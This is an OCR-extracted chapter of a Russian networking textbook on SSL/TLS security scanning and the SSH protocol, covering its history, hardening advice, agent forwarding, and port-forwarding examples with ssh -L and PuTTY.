


Рис.59-3 Распределение версий протоколов SSL и TLS на март 2020

Для оценки уровня безопасности того или иного SSL/TLS-сервиса – поддерживаемые версии протокола, алгоритмы обмена ключами, возможные уязвимости и т.п. – существует несколько удобных бесплатных инструментов. Один из известных онлайн-ресурсов, генерирующих очень симпатичные отчёты по результатам сканирования, с указаниями номеров уязвимостей и ссылками на обновления, устраняющие эти уязвимости: сайт https://discovery.cryptosense.com/ (Cryptosense).

Отчёты с оценками результатов сканирования по шестибальной шкале – от «красного» (самый опасный) F, до двух «зелёных» A` и A (отлично) выводятся на страницу, которую можно сохранить в виде красивого PDF-документа (для этого нужно зарегистрироваться – бесплатно) на сайте CryptoSense. При запуске тестирования необходимо выбрать порты (приложения), по которым будет проведено сканирование. По умолчанию список портов довольно внушительный, его можно дополнить своими номерами:

```
21, 22, 25, 110, 143, 389, 443, 465, 587, 636, 993, 995, 5222, 5223, 5269,
```

Проверяются приложения как с явной (explicit) TLS/SSL, так и неявной (implicit) модой. В случае неявной моды используется отдельный (зарезервированный за TLS-версией протокола) номер порта, и обмен начинается сразу с установлением шифрованного соединения. В случае явной моды часто используется тот же номер порта, что и для небезопасной (без SSL/TLS) версии протокола. В этом случае явно запускается TLS-протокол (Start_TLS). В таблице ниже приведены примеры explicit/implicit номеров портов для различных сервисов/протоколов:

Protocol	No encryption Plain port	TLS/SSL Explicit port	TLS/SSL Implicit port
FTP	21	21	990
SMTP	25 or 587	25 or 587	465
IMAP	143	143	993
POP3	110	110	995
Telnet	23	23	992
HTTP	80	-	443

SFTP and SSH shell are not listed - they run over SSH protocol, which is always secure and runs on port 22.

Рис.59-4 Известные порты для явной/неявной моды SSL/TLS

Ещё одним очень качественным инструментом для тестирования SSL/TLS является внушительных размеров bash-скрипт testssl.sh («обитает» на одноимённом сайте https://testssl.sh). С некоторых пор этот инструмент стал включать в свой исполняемый код не только собственно текст bash-скрипа, но и библиотеку OpenSSL конкретной версии, чтобы не зависеть от версии OpenSSL, установленной в системе. В отличие от онлайн-сканера CryptoSense, testssl.sh за один заход проверяет только один порт (протокол), выводя очень подробную и качественную диагностику, с возможностью сохранения результатов в html-файл.

Известный почтовый сервис gmail отмечает значком красного цвета письма, которые были доставлены по открытым, нешифрованным каналам, без использования SSL/TLS (plain smtp). Значком жёлтого цвета отмечаются письма, доставленные с использованием слабой криптографии. С недавних пор gmail прекратил приём почты с TLS версии ниже 1.2 (в дополнение к уже давно устаревшим и категорически не рекомендованным к использованию протоколам SSL v2.0/v3.0). На сегодня безопасными и допустимыми остаются две версии TLS: v1.2 и v1.3.

По статистике почтового сервера ИЯФ, принимающего почту из «внешнего мира», включение ограничения на приём шифрованных smtp-соединений только с использованием протокола TLS v1.2 и выше, привело к довольно заметному увеличению отказов в приёме почты от клиентов, пытающихся доставить сообщение, пользуясь при этом старыми версиями TLS (в основном v1.1). По наблюдениям, почти всегда такие случаи отказов относятся к попыткам «облачных ботов» осуществить спам-атаку.

Протокол SSH

SSH (Secure SHell — «безопасная оболочка») — сетевой протокол прикладного уровня, позволяющий производить удалённое управление операционной системой, а также туннелирование TCP-соединений (например, для передачи файлов). Схож по функциональности с протоколами Telnet и rlogin, но, в отличие от них, шифрует весь трафик, включая и передаваемые пароли. SSH допускает выбор различных алгоритмов шифрования. SSH-клиенты и SSH-серверы доступны для большинства современных операционных систем.

SSH позволяет безопасно передавать в незащищённой среде практически любой другой сетевой протокол (TCP-соединение). Таким образом, можно не только удалённо работать на компьютере через командную оболочку, но и передавать по шифрованному каналу звуковой поток, сеанс удалённого доступа, видео и т.п. Также SSH может сжимать передаваемые данные для последующего их шифрования, что удобно, например, для удалённого запуска клиентов X Window System.

Протокол SSH позволяет, в принципе, защитить любое TCP-соединение. Но для обеспечения безопасного доступа к WWW традиционно используются TLS/SSL. Вот несколько причин, почему HTTPS работает поверх TLS/SSL, а не SSH: во-первых, с самого начала TLS и SSL разрабатывались именно для защиты web (HTTP) сессий, тогда как SSH

исходно задумывался как альтернатива небезопасным Telnet, rlogin и FTP. SSL не выполняет ничего, кроме «рукопожатия» и установки зашифрованного туннеля, а в SSH имеется возможность консольной авторизации, защищённой передачи файлов и поддержка сложной схемы аутентификации (включая пароли, публичные ключи, Kerberos и другие технологии). С другой стороны, SSL/TLS базируется на сертификатах X.509v3 и PKI, что делает распространение и управление открытыми ключами намного проще для конечного пользователя. Эти и другие причины делают SSL/TLS более удобным для защиты WWW доступа и подобных форм соединений, включая SMTP, LDAP, IMAP и других – тогда как SSH более удобен для удалённого управления системой.

Первая версия протокола, SSH-1, была разработана в 1995 году исследователем Тату Улёненом из Технологического университета Хельсинки (Финляндия). SSH-1 был написан для обеспечения большей конфиденциальности, чем протоколы rlogin, telnet и rsh[1]. В 1996 году была разработана более безопасная версия протокола, SSH-2, несовместимая с SSH-1. В настоящее время под термином «SSH» обычно подразумевается именно SSH-2, т.к. первая версия протокола, ввиду существенных недостатков и изъянов в безопасности, сейчас практически не применяется.

В некоторых странах (Франция, Россия, Ирак, Пакистан) до сих пор требуется специальное разрешение в соответствующих структурах для использования определённых методов шифрования, включая методы, присутствующие в протоколе SSH.

Распространены две реализации SSH: проприетарная коммерческая и бесплатная свободная. Свободная реализация называется *OpenSSH*. По некоторым оценкам к 2006 году 80% компьютеров сети Интернет использовало именно *OpenSSH*. Проприетарная реализация разрабатывается организацией *SSH Communications Security*, которая является стопроцентным подразделением корпорации Tectia, эта реализация бесплатна для некоммерческого использования. Обе реализации содержат практически одинаковый набор команд и взаимозаменяемы по основным параметрам.

Протокол SSH-2, в отличие от протокола telnet, устойчив к атакам прослушивания трафика («снифинг»), но уязвим по отношению к атакам «человек посередине». Протокол SSH-2 также устойчив к атакам путем присоединения посредине (*session hijacking*), так как невозможно включиться в уже установленную сессию или перехватить её.

Для предотвращения атак «человек посередине» при подключении к хосту, ключ которого ещё не известен клиенту, клиентское ПО показывает пользователю «слепок ключа» (т.н. *key fingerprint*). Рекомендуется тщательно проверять показываемый клиентским ПО «слепок ключа» со слепком ключа сервера, желательно полученным по надёжным каналам связи или лично[2].

SSH реализует клиент-серверную модель работы. Сервер прослушивает соединения от клиентских машин и при установлении связи производит аутентификацию, после чего начинает обслуживание клиента. Клиент используется для входа на удалённую машину и выполнения команд.

Для соединения сервер и клиент должны создать пары ключей — открытых и закрытых — и обменяться открытыми ключами. Может использоваться (и часто используется) парольная аутентификация.

По сравнению с SSL/TLS у SSH есть некоторая специфика в части обеспечения безопасности:

[1] Применительно к упомянутым протоколам правильнее было бы говорить не о большей по сравнению с ними конфиденциальности – эти устаревшие протоколы вообще не обеспечивали конфиденциальности передаваемых данных.

[2] В реальной жизни fingerprint системы, при первом подключении к ней, проверяет и контролирует очень малое количество пользователей.

- Рекомендуется запрещать удалённый root-доступ. Безопаснее будет входить в систему под обычной учётной записью, а уже в этой сессии выполнять su или sudo[1].
- Рекомендуется запрещать подключения с пустым паролем.
- Рекомендуется выбирать нестандартный порт для SSH-сервера (вместо стандартного 22).
- Настоятельно рекомендуется использовать длиные SSH-2 RSA-ключи (2048 бит и более). На сегодня системы шифрования на основе RSA считаются надёжными, если длина ключа не менее 1536 бит.
- По возможности ограничивать список IP-адресов, с которых разрешён доступ (например, настройкой firewall'а).
- Использовать ловушки, подделывающие (имитирующие) SSH-сервис (т.н. honeypots[2]).

Одним из очень важных и полезных «бонусов» SSH можно назвать его способность организовывать защищённые TCP-туннели. Незашифрованный трафик какого-либо протокола шифруется на одном конце SSH-соединения и расшифровывается на другом.

SSH — это протокол прикладного уровня. SSH-сервер обычно прослушивает соединения на 22-ом TCP-порту. Спецификация протокола SSH-2 содержится в RFC4251. Для аутентификации сервера в SSH используется протокол аутентификации сторон на основе алгоритмов электронно-цифровой подписи RSA или DSA. Для аутентификации клиента также может использоваться ЭЦП RSA или DSA, но допускается также аутентификация при помощи пароля (режим обратной совместимости с Telnet) и даже ip-адреса хоста (режим обратной совместимости с rlogin). Аутентификация по паролю наиболее распространена; она вполне безопасна, так как пароль передаётся по зашифрованному виртуальному каналу. Аутентификация по ip-адресу небезопасна, эту возможность рекомендовано отключать. Для создания общего секрета (сеансового ключа) используется алгоритм Диффи—Хеллмана (DH). Для шифрования передаваемых данных используется симметричное шифрование, алгоритмы AES, Blowfish или 3DES. Целостность передачи данных проверяется с помощью CRC32 в SSH1 или HMAC-SHA1/HMAC-MD5 в SSH2.

Для сжатия шифруемых данных может использоваться алгоритм LempelZiv (LZ77), который обеспечивает такой же уровень сжатия, как и архиватор ZIP. Сжатие SSH включается лишь по запросу клиента, и на практике используется не очень часто.

SSH состоит из трех компонентов:

1. Протокол транспортного уровня (SSH-TRANS) обеспечивает аутентификацию сервера, конфиденциальность и целостность соединения. Также может дополнительно обеспечивать сжатие данных. Протокол транспортного уровня обычно выполняется поверх соединения TCP, но может использоваться и поверх любого другого надежного соединения.
2. Протокол аутентификации пользователя (SSH-USERAUTH) аутентифицирует клиента для сервера. Он выполняется поверх протокола транспортного уровня.
3. Протокол соединения (SSH-CONN), мультиплексирует несколько логических каналов в один зашифрованный туннель. Протокол выполняется поверх протокола аутентификации пользователя.

Клиент посылает запрос на сервис всякий раз, когда устанавливается безопасное соединение на транспортном уровне. Второй запрос сервиса посылается после выполнения аутентификации пользователя.

---

[1] Стандартные механизмы для Unix систем.

[2] Если сегодня просмотреть логи любого SSH-сервера или honeypot, «выставленных» в Интернет, то в них можно увидеть, как буквально «залпами», со многих адресов, ведутся массированные попытки взлома, с перебором распространённых имён и паролей.

Протокол соединения создает каналы, которые могут использоваться для различных целей. Существуют стандартные методы установки безопасных сессий интерактивного shell и перенаправления («туннелирования») произвольных портов TCP/IP и соединений X11.

Каждый сервер должен иметь ключ хоста. Серверы могут иметь несколько ключей хоста, используемых различными алгоритмами. Несколько серверов могут разделять один ключ хоста. Каждый сервер должен иметь, по крайней мере, один ключ для каждого обязательного алгоритма открытого ключа.

С помощью ключа сервера при обмене ключа можно проверить, действительно ли клиент общается с нужным сервером. Для того, чтобы это было возможно, клиент должен предварительно знать об открытом ключе сервера. Основная реализация на сегодня: локальная база у клиента (произвольного формата), связывающуя каждое имя сервера с соответствующим открытым ключом. Этот метод не требует централизованной административной инфраструктуры и трёхсторонней координации. В то же время, такую базу данных тяжело поддерживать при большом количестве клиентов и серверов, с которыми они должны взаимодействовать.

В современных Unix-системах клиент OpenSSH хранит базу «имя сервера-открытый ключ» в «скрытом» каталоге ~/.ssh, в текстовом файле known_hosts. В самом популярном SSH-клиенте для Windows – Putty – база хранится в реестре, в ветке конкретного пользователя.

В реализации OpenSSH используются дополнительные меры безопасности, лежащие вне собственно протокола. Например, клиенту будет отказано в подключении к серверу, на котором каталог ~/.ssh имеет разрешения на доступ для пользователей, отличных от владельца (т.е., на месте ‘x’ в маске доступа 07xx обязаны быть только нули).

Вариант работы SSH с ключами, использующий технологию PKI (CA и т.д.), подобному тому, как это реализовано для TLS/SSL, на сегодня так и не стал массовым, и не очень распространён.

В протоколе существует опция, которая позволяет не проверять связывание имя сервера–открытый ключ при первом соединении клиента с сервером. Это обеспечивает возможность взаимодействия без предварительного знания ключа сервера. В этом случае соединение обеспечивает защиту от пассивного прослушивания, но оно будет уязвимо для активных атак типа «человек посередине». Реализации не должны допускать такие соединения по умолчанию, если допускается возможность активных атак.

Все реализации должны обеспечить опцию, не позволяющую принимать ключи сервера, которые невозможно проверить.

Протокол позволяет вести полные переговоры об алгоритмах и форматах шифрования, целостности, обмена ключей, сжатия и открытого ключа. Алгоритмы шифрования, целостности, открытого ключа и сжатия могут отличаться для каждого направления или каждого порта.

Проблемы политики безопасности решаются указанием параметров конфигурации (в конфигурационных файлах, опциями командной строки):

- Должны быть определены наиболее предпочтительные алгоритмы шифрования, целостности и сжатия для каждого направления и каждого порта.
- Должны быть определены используемые алгоритмы открытого ключа и метод обмена ключей для аутентификации сервера.
- Должны быть определены методы аутентификации, которые использует сервер для каждого пользователя. Может быть определено требование множественной аутентификации для некоторых или для всех пользователей. Методы и алгоритмы аутентификации могут также зависеть от того, с какого адреса пользователь пытается подключиться.

- Должны быть определены операции, которые пользователю разрешено выполнять, используя протокол соединения.

Минимальный размер пакета SSH равен 28 байт. Возрастание минимального размера по сравнению с заголовками TCP/IP незначительно для больших пакетов, но очень существенно для небольших, типичных, например, для интерактивных сессий telnet. Минимальный размер заголовка TCP/IP равен 32 байтам. Таким образом, реально заголовок пакета возрастает с 33 до 61 байта.

Некоторые проблемы могут быть связаны с максимальным размером пакета (его уменьшением). Для минимизации задержки на изменение экрана в интерактивных сессиях не должно использоваться большие пакеты. О максимальном размере пакета стороны договариваются отдельно для каждого канала.

В большинстве случаев протоколы SSH непосредственно не выводят текст на терминал пользователя. Тем не менее, существует несколько случаев, в которых данные должны быть выведены на терминал. В этом случае набор символов должен быть указан явно. В большинстве случаев используется кодировка *ISO 10646 UTF-8*. При этом определяется поле для тега языка.

Существует большая проблема с набором символов для интерактивных сессий. Простого решения не существует, так как различные приложения могут показывать данные в различных форматах. Клиентом также могут применяться различные типы эмуляции терминалов, и используемый набор символов зависит от эмуляции терминала. Таким образом, для непосредственного описания используемого набора символов для данных терминальной сессии единственного места не существует. Тем не менее, стандартный тип эмуляции терминала "vt100" передается клиенту и неявно определяет набор символов и кодировку. Приложения обычно используют тип терминала для определения набора символов, или набор символов определяется с использованием внешних параметров. Эмуляция терминала может также допускать конфигурирование набора символов по умолчанию. В любом случае набор символов для терминальной сессии первоначально локально определяется клиентом.

Протокол SSH ссылается на конкретные алгоритмы хэширования, шифрования, целостности, сжатия и обмена ключа по именам. Существуют некоторые стандартные алгоритмы, которые должны поддерживать все реализации. Существуют также алгоритмы, которые определены в протоколе, но являются дополнительными. Более того, возможно, что некоторые организации захотят использовать собственные алгоритмы.

Имена, которые не содержат символ "@", зарезервированы для обозначений IANA. Примерами являются '3des-cbc', 'sha-1', 'hmac-sha1'. Имена данного формата не должны использоваться без регистрации в IANA. Зарегистрированные имена не должны содержать символов "@" или "." (точка).

Определения дополнительных алгоритмов можно использовать имена в формате name@domainname. Часть, следующая за символом @, должна представлять собой полностью определенное доменное Internet-имя лица или организации. Каждый домен управляет своим локальным пространством имен.

Единственным обязательным методом аутентификации является аутентификация с использованием *открытого ключа*. Все реализации должны поддерживать этот метод. Однако не все пользователи имеют открытые ключи, и большинство локальных политик, вероятно, не будут требовать в ближайшем будущем обязательной аутентификации с использованием открытого ключа.

При использовании данного метода посылается подпись, созданная закрытым ключом пользователя. Сервер должен убедиться, что открытый ключ данного пользователя является действительным, и проверить, что подпись правильна. Если оба этих условия выполняются, запрос аутентификации должен считаться выполненным; в противном случае

он должен быть отвергнут. Заметим, что сервер может потребовать дополнительную аутентификацию после успешного завершения данной аутентификации.

При аутентификации по ключу, если закрытый ключ клиента зашифрован и для доступа к нему приходится вводить пароль (*passphrase*), существует технология, позволяющая вводить этот пароль однократно (по одному разу для каждого из используемых закрытых ключей), а не каждый раз при установлении каждой новой сессии. Эта технология реализуется ssh-agent-ом: при запуске агента необходимо указать *passphrase* для требуемого закрытого ключа. Агент загрузит его и будет хранить ключ в оперативной памяти (можно добавлять/удалять ключи и после запуска агента), предоставляя его по требованию без последующего ввода пароля.

Интересной возможностью *ssh-agent* является т.н. *agent forwarding*. Пользователь запускает на своей рабочей станции (ws) ssh-agent-а, потом, используя полученный от него ключ, подключается к серверу A (активировав опцию *allow agent forwarding*). После установления сессии с сервером A, пользователь инициирует с него, уже как клиента, новую ssh-сессию с сервером B – и механизм *agent forwarding*-а позволит открыть сессию A->B с использованием того же ключа, который обслуживается ssh-agent-ом на исходной рабочей станции пользователя. Запрос к ключу прозрачно «пробрасывается» с сервера A на ws. Этой технологией не сто́ит пользоваться, если вы не доверяете администратору «промежуточного» сервера A, т.к. при установленном соединении ws->A администратор сервера A может воспользоваться закрытым ключом пользователя (на станции ws) и установить соединения с другими серверами от его имени.

Примеры перенаправления портов (*port forwarding*), доступные в SSH, приведены ниже. Порты могут «пробрасываться» в двух направлениях: с локальной машины на удалённую и, наоборот, с удалённой – на локальную:

```
ssh -L 4430:srv.example.com:443 user@somehost
```

В этом примере организуется интерактивная сессия пользователя user на somehost, с одновременным установление туннеля с точкой «входа» localhost:4430 до «конечной» точки srv.example.com:443. Туннель будет зашифрован от localhost до somehost, в somehost он будет расшифрован и «проброшен» до srv.example.com:443.

Можно, используя факт, что имя (адрес) localhost (127.0.0.1) всегда локальны для машины, построить туннель, который не будет иметь нешифрованной части:

```
ssh -L 59990:localhost:5900 59991:rs.example.com:5900 user@srv.example.com
```

В этом примере устанавливается интерактивная сессия с srv.example.com, и устанавливается туннель с точкой «входа» localhost:59990 (клиентская машина) до «конечной» точки srv.example.com:5900 (т.к. localhost в 59990:localhost:5900 относится уже к srv.example.com, т.е. интерактивная сессия и туннель образованы между одной и той же парой машин). Одновременно в примере организован второй туннель, от localhost:59991 (клиентская машина) до rs.example.com:5900. От srv.example.com до rs.example.com:5900 канал будет не зашифрован.

Ниже приведено графическое представление, более наглядно поясняющее технологии удалённого и локального переназначения портов:




Рис.59.1 Переназначение локального порта

На рисунке 59.1, верхняя часть картинки: производится подключение по ssh с клиентского (“your host”) хоста к remotehost-у И создаётся port forwarding с **локального** (клиентского) localhost port 123 на **удалённый** localhost (remotehost) port 456. Т.е., подключившись на “your host” к порту 123, мы попадём на порт 456 remotehost.

Нижняя часть рисунка: производится такое же подключение по ssh с клиентского “your host” хоста к remotehost-у, как в предыдущем примере. Но port forwarding в этом случае создаётся с **локального** (клиентского) localhost port 123 на **удалённый** farawayhost port 456. Т.е., подключившись на “your host” к порту 123, мы попадём на порт 456 farawayhost (который должен быть «виден» и доступен для remotehost, но может быть недоступным напрямую для клиентского “your host”).




Рис.59.2 Переназначение удалённого порта

На рисунке 59.2, верхняя часть картинки: точно также устанавливается ssh-соединение с клиентского (“your host”) хоста к remotehost-у И создаётся port forwarding с **удалённого** localhost port 123 на **локальный** localhost (“your host”) port 456. Т.е., подключившись на “remotehost” к локальному порту 123, мы попадём на порт 456 “your host”.

Нижняя часть рисунка: производится такое же подключение по ssh с клиентского “your host” хоста к remotehost-у, как в предыдущем примере. Но port forwarding в этом случае создаётся с **удалённого** localhost port 123 на **локальный** nearhost port 456. Т.е., подключившись на remotehost к локальному порту 123, мы попадём на порт 456 nearhost (который должен быть «виден» и доступен для клиентского “your host”, но может быть недоступным напрямую для remotehost).

Также можно через промежуточный хост (host1 в примере на рисунке) предоставить доступ любому другому узлу (назовем его host1A) к сервису на удалённом host3:

```
ssh -L 0.0.0.0:9999:host3:5432 host2
```

Для этого нужно вставить в команду соединения ssh IP-адрес интерфейса, на котором будет поднят локальный порт 9999:




Рис.59.3 Организация туннеля, доступного внешним хостам

В данном примере порт 9999 будет открыт на всех доступных на host1 IPv4 интерфейсах. Host1 устанавливает соединение с host2, открывая туннель (port forwarding) на всех своих интерфейсах (адрес 0.0.0.0 перед номером порта 9999, без 0.0.0.0 соединение принимается только на localhost/127.0.0.1), «пробрасывая» туннель на удалённый host3.

Техника “проброса портов» (“port forwarding”) реализована во всех ssh-клиентах, для всех платформ. Например, организовать туннель, доступный внешним хостам (как на рис.59.3) средствами самого популярного ssh-клиента на платформе Windows (PuTTY) можно вот такими настройками:




Рис.59.4 Организация туннеля, доступного внешним хостам (Windows)

Уже довольно давно (несколько лет назад) ssh-клиент PuTTY был реализован для linux-платформы и доступен для установки из стандартных репозиториев.

Используя дополнительные технологии (nc/netcat, fifo) в некоторых ОС (например, FreeBSD), можно организовать транспортировку дейтаграмм UDP через SSH-туннель. Дальше в тексте будет приведён конкретный пример реализации транспортировки UDP-фреймов по SSH-туннелю, например, для доступа к удалённому DNS-серверу.

Ещё одним, очень важным вариантом использования протокола SSH является возможность защищённого копирования файлов (SCP/SFTP) между клиентом и сервером. В отличие от небезопасного протокола FTP, пересылка файлов по SSH никогда не передаёт имя/пароль в открытом виде, полностью защищая шифрованный канал передачи данных от перехвата трафика.

Любопытным способ использования протокола SSH был реализован в ОС семейства Linux – в сочетании с проектом **fuse** (позволяющим непривилегированным пользователям монтировать различные файловые системы) была разработана клиентская программа **SSHFS**, монтирующая удалённый файловый ресурс в локальную файловую систему по протоколу SSH.

Долгое время ssh-сервер был обязательным умолчательным компонентом практически во всех unix-подобных системах, но сегодня уже и в ОС Windows этот элемент стал частью базового дистрибутива (раньше это были разработки третьих фирм: н-р, PuTTY (клиент), Bitvise SSH client/server). В Windows Server 2019 и Windows 10 1809 клиент OpenSSH и сервер OpenSSH являются штатными отдельными компонентами, при необходимости доустанавливаемыми пользователем в «Управлении дополнительными компонентами».

Большое внимание уделяется поддержанию адекватного уровня безопасности SSH-протокола. Например, уже давно категорически небезопасным считается первая версия протокола, SSH-1. Разработчики OpenSSH сообщили о переходе к сборке OpenSSH с отключенной по умолчанию поддержкой протокола SSH-1. Протокол SSH-1 отмечен как устаревший, небезопасный и не рекомендуемый для использования. Кроме того, работа OpenSSH без OpenSSL возможна только при использовании протокола SSH-2, так как встроенные алгоритмы (curve25519, aes-ctr, chacha20+poly1305 и ed25519) неприменимы к SSH-1. Отключение SSH-1 по умолчанию на уровне сборки упростит распространение в дистрибутивах самодостаточных в плане методов шифрования конфигураций OpenSSH, собранных без привязки к OpenSSL.

Кроме того, можно отметить заметку Арьяна ван де Вена (Arjan van de Ven), известного разработчика Linux из компании Intel, в которой поднимается тема трудности избавления дистрибутивов Linux от устаревших и небезопасных алгоритмов шифрования. Эксперимент по полному изъятию алгоритмов RC4 и DES на этапе сборки привёл к неудаче. Во-первых, попытка сборки OpenSSL без кода RC4 и DES привела к ошибке компиляции, а во-вторых, в дистрибутиве оказалось достаточное число пакетов, которые требуют RC4 и DES в качестве зависимостей. Как правило, поддержка устаревших алгоритмов в пакетах присутствует в качестве опции и отключаема, но это требует большой рутинной работы по пересмотру параметров сборки пакетов и тестированию возможных регрессий.

